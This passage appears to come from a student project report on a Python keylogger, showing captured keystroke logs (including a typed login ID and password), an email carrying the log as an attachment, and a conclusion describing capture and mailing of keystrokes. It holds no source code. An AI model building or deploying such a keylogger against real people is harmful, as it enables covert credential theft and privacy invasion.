
Login

191530003

abcd123

6R1I

Capturing keystrokes and writing in Keylogs.txt file



C:\Users\ayush\Desktop\Secret\keylogs.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
keylogs.txt

```
2022-02-17 12:30:12,862: '1'
2022-02-17 12:30:13,192: '9'
2022-02-17 12:30:13,578: '1'
2022-02-17 12:30:14,194: '5'
2022-02-17 12:30:14,626: '3'
2022-02-17 12:30:14,946: '0'
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2022-02-17 12:30:23,199: 'c'
2022-02-17 12:30:23,615: 'd'
2022-02-17 12:30:24,625: '1'
2022-02-17 12:30:25,034: '2'
2022-02-17 12:30:25,405: '3'
2022-02-17 12:30:29,598: '6'
2022-02-17 12:30:31,109: Key.shift_r
2022-02-17 12:30:31,430: 'R'
2022-02-17 12:30:34,406: '1'
2022-02-17 12:30:35,800: Key.shift
2022-02-17 12:30:36,517: 'I'
```


Sending email



A test mail sent by Python. It has an attachment. Inbox ×

ayushhere119@gmail.com

to me

Hi,

We're including some attachments in this email.

The SMTP package in Python is used to send the email.

keylogs.txt

Testing successful.

Chapter 7
RESULTS AND CONCLUSION

Here we saw the code, understood its fragments and saw how the code gets implemented. This software will work on physical and virtual keyboard. It will record the keystrokes made by user and store them in keylogs.txt file. Then it will mail the file to the specified email. We used python language to achieve the desired result of the project. For conclusion, we made an advanced keylogger which does every function of a basic keylogger as well as additional functionalities as stated above.

Chapter 8
REFERENCES

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